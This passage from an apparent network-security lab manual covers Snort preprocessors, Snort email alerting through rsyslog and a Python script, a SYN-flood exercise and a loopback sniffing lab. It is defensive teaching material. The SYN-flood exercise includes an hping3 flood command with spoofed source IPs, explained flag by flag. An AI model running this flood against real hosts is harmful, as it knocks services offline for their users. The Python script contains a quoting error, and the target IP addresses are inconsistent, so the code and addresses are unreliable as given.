- **Error:** Unknown output plugin: "database" → Cause: Snort 2.x may not have the MySQL plugin compiled.
  Solution: Recompile Snort with MySQL support or use snort2mysql script to log alerts.
- **Error:** MySQL connection refused → Cause: Incorrect username/password or MySQL not running.
  Solution: Ensure MySQL service is running and credentials in snort.conf are correct.

Result
Snort was successfully integrated with MySQL. Alerts generated by Snort were stored in the MySQL database, which can now be queried for network intrusion analysis.

Exp No: 5 **Enhancing Snort's Functionality using Preprocessors and Plugins** **Date:**

Aim

To enhance Snort's intrusion detection capabilities by configuring preprocessors and plugins to detect specific types of malicious network activities.

Objective

- Understand Snort's modular architecture.
- Enable and configure preprocessors such as frag3, stream5, and http_inspect.
- Explore Snort plugins for extending IDS/IPS functionality.
- Generate alerts and verify functionality.

Requirements

- Oracle VirtualBox with Ubuntu installed
- Snort (latest stable version)
- Root privileges
- Test traffic generator tools (e.g., hping3, curl, nmap)

Procedure

1. Start Ubuntu in Oracle VirtualBox
    - Boot the Ubuntu VM.
    - Open the terminal and switch to root user:
    - sudo -i
2. Verify Snort Installation
    - Run:
    - snort -V
    - Confirm Snort is installed successfully.
3. Locate Snort Configuration File
    - Open /etc/snort/snort.conf in a text editor:
    - nano /etc/snort/snort.conf
4. Enable Preprocessors
    - Scroll to the preprocessor section and ensure the following lines are uncommented/added:
    - preprocessor frag3_global: max_frags 65536
    - preprocessor frag3_engine: policy first detect_anomalies
    - preprocessor stream5_global: track_tcp yes, track_udp yes
    - preprocessor stream5_tcp: policy linux, detect_anomalies
    - preprocessor http_inspect: global iis_unicode_map unicode.map 1252
    - preprocessor http_inspect_server: server default profile all ports { 80 8080 3128 }
5. Add a Custom Plugin (Optional)
    - Example: Activate alert_fast plugin for quick logging.
    - output alert_fast: alert.fast
6. Save & Exit
    - Save changes and exit editor.

7. Restart Snort with Preprocessors Enabled
    - Run Snort in IDS mode:
    - snort -A console -q -c /etc/snort/snort.conf -i eth0
8. Generate Test Traffic
    - Use curl to simulate HTTP traffic:
    - curl http://testphp.vulnweb.com
    - Use hping3 to send fragmented packets:
    - hping3 -f -p 80 <target_ip>
9. Verify Alerts
    - Open alert log:
    - cat /var/log/snort/alert

Sample Output

```
cat /var/log/snort/alert

[** [119:15:1](htp_inspect) NO CONTENT-LENGTH OR
TRANSFER-ENCODING IN HTTP RESPONSE [**]
[Priority: 3]
{TCP}} 192.168.1.15:80 -> 192.168.1.10:49762

[** [116:56:1](stream5) TCP Small Segment Threshold
Exceeded [**]
[Priority: 2]
{TCP}} 192.168.1.20:443 - 192.168.1.10:35412
```

Viva Questions

1. What is the main purpose of using preprocessors in Snort?
Answer:
Preprocessors analyze and normalize network traffic before it is inspected by Snort's detection engine. They help in identifying anomalies such as fragmented packets, stream reassembly issues, or protocol violations, improving detection accuracy.

2. What is the role of the frag3 preprocessor in Snort?
Answer:
The frag3 preprocessor handles IP packet fragmentation. It reassembles fragmented packets and detects anomalies in fragmentation behavior, which helps identify evasion techniques used by attackers.

3. Explain the function of the stream5 preprocessor.
Answer:

The stream5 preprocessor tracks TCP and UDP connections, performs session reassembly, and detects anomalies such as inconsistent sequence numbers or retransmissions. It enables Snort to analyze entire data streams rather than individual packets.

4. What is the use of the http_inspect preprocessor?

Answer:

http_inspect analyzes HTTP traffic, normalizes web requests, and detects attacks such as directory traversal, buffer overflows, or encoded exploits in HTTP headers or URIs. It's essential for detecting web-based intrusions.

5. What is the function of Snort plugins and give an example?

Answer:

Plugins extend Snort's functionality beyond basic detection. They can be used for logging, alerting, or integrating with other systems.
For example, the alert_fast plugin generates alerts quickly and writes them to a file named alert.fast.

6. How can you verify that preprocessors and plugins are working correctly?

Answer:

By generating test traffic such as HTTP requests using curl or fragmented packets using hping3, then checking the Snort alert log (/var/log/snort/alert). If properly configured, alerts related to HTTP or fragmented packet anomalies will appear in the log.

Result

Snort was successfully enhanced using preprocessors (frag3, stream5, http_inspect) and plugins (alert_fast). It detected fragmented packets, anomalous TCP streams, and HTTP anomalies.

Exp No: 6 **Set up advanced alerting and logging mechanisms** **Date:**

Aim:
To configure Snort to generate real-time intrusion alerts and automatically send email notifications when suspicious network activity (e.g., ping or scan) is detected.

Theory
Snort is an open-source Intrusion Detection System (IDS) used to monitor network traffic and detect malicious activities.
It can alert the administrator through multiple mechanisms — console, log files, or email.
By integrating Snort with rsyslog and a Python-based mail script using Gmail's SMTP service, alerts can be sent directly to an administrator's email inbox in real time.
This ensures immediate awareness and quick action upon detection of network threats**.**

Requirements

- Ubuntu/Debian system
- Snort 2.x installed and configured
- Python 3 installed
- Gmail account with App Password created
- Internet connection

Procedure
Step 1: Configure Snort to send alerts to syslog
Edit the Snort configuration file:
sudo nano /etc/snort/snort.conf

Add or modify the following line:
output alert_syslog: LOG_AUTH LOG_ALERT
Save and exit.

Step 2: Configure rsyslog to receive Snort alerts
Create a new rsyslog configuration file:
sudo nano /etc/rsyslog.d/snort-email.conf
Add:
```
if ($programname == 'snort') then {
   action(type="omprog" binary="/usr/local/bin/snort-mailer.py")
}
```
Restart rsyslog:
sudo systemctl restart rsyslog

Step 3: Create Gmail App Password
Before sending emails from the script, Gmail requires an App Password for security (a 16-character key).

1. Go to https://myaccount.google.com and sign in.
2. Click Security on the left panel.
3. Under "Signing in to Google", enable 2-Step Verification (if not already enabled).
4. Once enabled, go back to Security → App Passwords.
5. Select App: Mail, and Device: Other (Custom name) — type Snort Mailer.
6. Click Generate — a 16-character password will appear (e.g., abcd efgh ijkl mnop).

7. Copy this password — use it in the Python script instead of your real Gmail password.

Step 4 : Create Python mailer script
Create a Python script to send emails:
sudo nano /usr/local/bin/snort-mailer.py
Paste the code:

```
#!/usr/bin/env python3
import sys
import smtplib
from email.message import EmailMessage

# --- CONFIGURATION ---
SMTP_SERVER = "smtp.gmail.com"
SMTP_PORT = 587
SMTP_USER = "yourgmail@gmail.com"       # Sender Gmail
SMTP_PASS = "your_app_password_here"    # Gmail App Password
TO_EMAIL   = "admin@gmail.com"          # Receiver Email
# ----------------------

alert_body = sys.stdin.read()

if alert_body.strip():
    msg = EmailMessage()
    msg.set_content(alert_body)
    msg['Subject'] = "Snort Alert on localhost"
    msg['From'] = SMTP_USER
    msg['To'] = TO_EMAIL

    try:
        with smtplib.SMTP(SMTP_SERVER, SMTP_PORT) as server:
            server.starttls()
            server.login(SMTP_USER, SMTP_PASS)
            server.send_message(msg)
    except Exception as e:
        print(f'Failed to send email: {e}")
```

Save and make executable:

```
sudo chmod +x /usr/local/bin/snort-mailer.py
```

Step 5: Run Snort and trigger an alert
Run Snort on loopback interface:

```
sudo snort -A console -q -c /etc/snort/snort.conf -i lo
```

Trigger an ICMP (ping) alert:

```
ping 127.0.0.1
```


Snort detects the ping as “BAD-TRAFFIC loopback traffic,” logs it, and forwards the alert to syslog. rsyslog then triggers the Python script, which sends the alert to your email.

Step 6: Verify Email Notification


Check your Gmail inbox.
You should receive an email with the subject:

Subject:
Snort Alert on localhost

Terminal Alert:



Sample Email Notification Output:



Viva Questions

1. What is the purpose of configuring Snort with email alerting?

Answer:

The purpose is to ensure that whenever Snort detects suspicious network activity, such as a ping or scan, it sends a real-time alert to the administrator's email. This allows immediate action and faster incident response.

2. Why is rsyslog used in this experiment?

Answer:

rsyslog acts as an intermediary between Snort and the Python mailer script. It captures Snort-generated syslog alerts and triggers the Python script, which then sends the alert message via email to the administrator.

3. What is the function of the line output alert_syslog: LOG_AUTH LOG_ALERT in the Snort configuration file?

Answer:

This line instructs Snort to send its alert messages to the system's syslog facility, specifically using the authentication and alert log levels. It enables integration with rsyslog for advanced alert processing.

4. Why do we need a Gmail App Password instead of a regular Gmail password?

Answer:

A Gmail App Password is used for security reasons. It allows external applications (like the Python mail script) to access your Gmail account securely without exposing your main password, especially when 2-Step Verification is enabled.

5. What is the role of the Python script snort-mailer.py?

Answer:

The Python script reads Snort alerts passed by rsyslog, formats them into an email message, and uses Gmail's SMTP server to send the alert to the specified administrator's email address.

6. How can you verify that the alerting mechanism is working correctly?

Answer:

You can verify it by triggering an event such as a ping (ping 127.0.0.1) after running Snort. If configured correctly, Snort will detect the traffic, generate an alert, rsyslog will process it, and an email with the subject "Snort Alert on localhost" will appear in the administrator's Gmail inbox.

Result:

Snort successfully detected and logged network intrusions in real-time. Email notifications were sent for each alert, confirming the advanced alerting mechanism worked as intended.

Exp No: 7 **Conducting TCP SYN Flood Attack** **Date:**

Aim

Simulate a TCP SYN flood against a target host and detect/observe the attack using Wireshark (packet analysis).

Theory:

- **TCP three-way handshake**: SYN → SYN/ACK → ACK. A SYN flood sends many SYNs without completing the handshake, exhausting connection queues on the target and causing DoS.
- **Detection approaches**: packet analysis (count of unmatched SYNs, repeated SYNs from same or random sources) and IDS rules that count SYN rates or use thresholding to trigger alerts. Wireshark display filters can show pure SYNs (SYN set, ACK clear) to identify likely flood traffic.

Lab topology (example)

- **Host A (Attacker) — Kali Linux VM (IP: 10.0.2.10)**
- **Host B (Target) — Ubuntu or other VM running a service (e.g., Apache) (IP: 10.0.2.20)**

Prerequisites

- Kali Linux (attacker) with hping3 installed (or nping / scapy).
- Target VM with a listening TCP service (e.g., sudo apt-get install apache2 && sudo systemctl start apache2).
- Wireshark installed on monitoring VM or target.

Procedure

Step 1 — Prepare the target & monitor

1. On **Target (10.0.2.20)**:
2. sudo apt update
3. sudo apt install -y apache2 # optional - gives port 80 service
4. sudo systemctl start apache2
5. ip addr show # confirm IP
6. On **Monitor**: open **Wireshark** and select the VM interface connected to the lab network. Do **not** capture on your host's external NIC.

Step 2 — Start Wireshark capture

- Click the interface → Start capture.
- (Optional) Use a capture filter to reduce captured noise:
- tcp and host 10.0.2.20

or capture everything and apply display filters later.

Step 3— Generate SYN flood from Attacker

From the **Attacker (Kali)** VM, run one of these commands in a terminal:

sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 10.0.2.15

sudo — root privileges required for raw packet crafting.

hping3 — the tool.

-c 15000 — send 15,000 packets (stop after this many).

-d 120 — data size (payload) 120 bytes per packet.

-S — set TCP SYN flag.

-w 64 — TCP window size = 64.

-p 80 — destination port 80.

--flood — send packets as fast as possible (no output, little delay).

--rand-source — randomize source IP for each packet (spoofing).

10.0.2.15 — target IP (replace with your lab target).

Step 4: Live Wireshark inspection (while attack running)
Apply these **display filters**:

- SYN-only packets (no ACK):

tcp.flags.syn == 1 && tcp.flags.ack == 0

- Limit to target IP (reduce noise):

ip.dst == 10.0.2.15 && tcp.flags.syn == 1 && tcp.flags.ack == 0

- See SYN/ACK replies from target:

ip.src == 10.0.2.15 && tcp.flags.syn == 1 && tcp.flags.ack == 1

Watch the packet list — you should see rapid [SYN] entries and (if spoofed) the target sending [SYN, ACK] to many different (fake) IPs.

Step 5 — Use Wireshark statistics for analysis

- Statistics → Endpoints → IPv4 — sort by packets; attacker spoofing will show many source IPs.
- Statistics → Conversations → TCP — see which TCP pairings have the highest packet counts.
- Statistics → IO Graph — add a graph with display filter tcp.flags.syn==1 && ip.dst==10.0.2.15 to visualize SYN rate.
- Analyze → Expert Info — look for anomalies, high rates, retransmissions.


Step 6 — Stopping the flood (immediate methods)
If the command keeps running (because of --flood or any reason), stop it from the Kali attacker.
Preferred interactive stop

- In the terminal where you ran hping3: press Ctrl + C (sends SIGINT) — stops hping3.


Step 7 — Save capture & produce deliverables

- **File → Save As → syn_flood_10.0.2.15.pcapng.**


Sample Output



Attacker Machine(Kali) vs Target machine(Ubuntu)



SYN Flood using Hping3 in Attacker Machine(Kali)



SYN flood captured in Wireshark

1. What is a TCP SYN flood and how does it disrupt a target host?
Answer:
A TCP SYN flood is a denial-of-service technique that sends a large number of TCP SYN packets without completing the three-way handshake (SYN → SYN/ACK → ACK). The target allocates resources for each half-open connection, exhausting its connection queue and preventing legitimate clients from establishing connections.

2. Explain the normal TCP three-way handshake and which step an attacker omits in a SYN flood.
Answer:
Normal handshake: client sends SYN, server replies SYN/ACK, client sends ACK to complete the connection. In a SYN flood the attacker sends many SYNs and never sends the final ACK, leaving the server with many half-open sessions.

3. Which Wireshark display filter shows SYN-only packets and why is it useful in this lab?
Answer:
Filter: tcp.flags.syn == 1 && tcp.flags.ack == 0.
It isolates packets that start connections (SYN) but have no ACK bit set — typical of the initial SYN in a handshake and therefore useful to spot suspected flood traffic (lots of SYN-only packets).

4. In the provided hping3 command (sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source <target>), explain the purpose of --flood and --rand-source.
Answer:
--flood tells hping3 to send packets as fast as possible (no per-packet delay or console output), maximizing packet rate. --rand-source randomizes the packet source IP for each packet (IP spoofing),

which makes it harder for the target to filter or trace and increases the number of apparent distinct sources in captures/statistics.

5. Name three defensive actions or mitigations you can use to stop or limit a SYN flood in a lab/production environment.

Answer:

1. SYN cookies / TCP stack hardening — enables the server to avoid allocating state for half-open connections.
2. Rate limiting / firewall rules — drop or limit SYNs from a single source or above a threshold (e.g., iptables/ufw, hardware firewall).
3. Network-level mitigation / upstream filtering — block or filter malicious traffic on routers or with an ISP / DDoS protection service.
   (Also mention safe lab practice: always run attacks only in isolated lab networks and obtain authorization.)

Result:

Thus, the lab experiment was conducted successfully: the hping3 command generated a clear SYN-rate spike and Wireshark captured ≈15,000 SYNs with many spoofed source IPs.

The target replied with numerous SYN/ACKs to forged addresses and very few handshakes completed, demonstrating SYN-flood behavior; the attack was stopped (Ctrl+C / pkill hping3) and the capture (pcapng), IO graph, and endpoint stats were saved for analysis.

Exp No. 8 **Sniffing Packets on Network Interfaces** **Date:**

Aim

To observe and capture network packets on the loopback (lo) interface and demonstrate intrusion detection using Snort. Students will create a loopback alias, generate local test traffic between aliases, capture packets to a pcap, and verify Snort alerts.

Theory:

The loopback interface (lo) is a virtual network interface that a host uses to send network traffic to itself. Traffic sent to 127.0.0.1 (or other 127.x.x.x addresses) never leaves the host. Capturing loopback traffic is useful for testing IDS rules locally without needing additional machines or a switched network.

Snort relies on libpcap to capture packets. When run on lo, Snort can inspect packets generated by local processes (e.g., curl, ping, nmap) and match them against rules. Because loopback traffic often contains inter-process communication, it is a safe environment to test custom rules or examine alert behavior.

Key notes for loopback:

- Use distinct 127.* addresses (aliases) to represent "attacker" and "target" on the same host (e.g., 127.0.0.2 and 127.0.0.3).
- Some capture tools or OS builds may handle loopback differently; the commands below are tested on common Linux distributions.

Topology (single-host)

All roles are on one host using loopback aliases:

[Attacker process 127.0.0.2] <--> [Loopback interface lo] <--> [Target process 127.0.0.3]

Procedure:

Run all commands from a terminal on the lab host. Replace lo with your loopback name if different.

1. **Create loopback aliases (two aliases to simulate attacker and target)**

```
# create alias addresses on loopback (works without restarting network)
sudo ip addr add 127.0.0.2/8 dev lo
sudo ip addr add 127.0.0.3/8 dev lo

# verify
ip -4 addr show dev lo
```


   You should see entries for `127.0.0.1`, `127.0.0.2`, and `127.0.0.3`.

2. **(Optional) Confirm reachability**

```
ping -c 2 127.0.0.2
ping -c 2 127.0.0.3
```

3. **Start Snort on the loopback interface (console alerts)**


```
sudo snort -A console -q -c /etc/snort/snort.conf -i lo
```



- Snort will now inspect packets on `lo`.

4. **Start a packet capture to a pcap file (in another terminal)**

```
sudo tcpdump -i lo -nn -w loopback_capture.pcap
```



- `-nn` disables name resolution for speed and clarity. Stop with `Ctrl+C` when test traffic is finished.

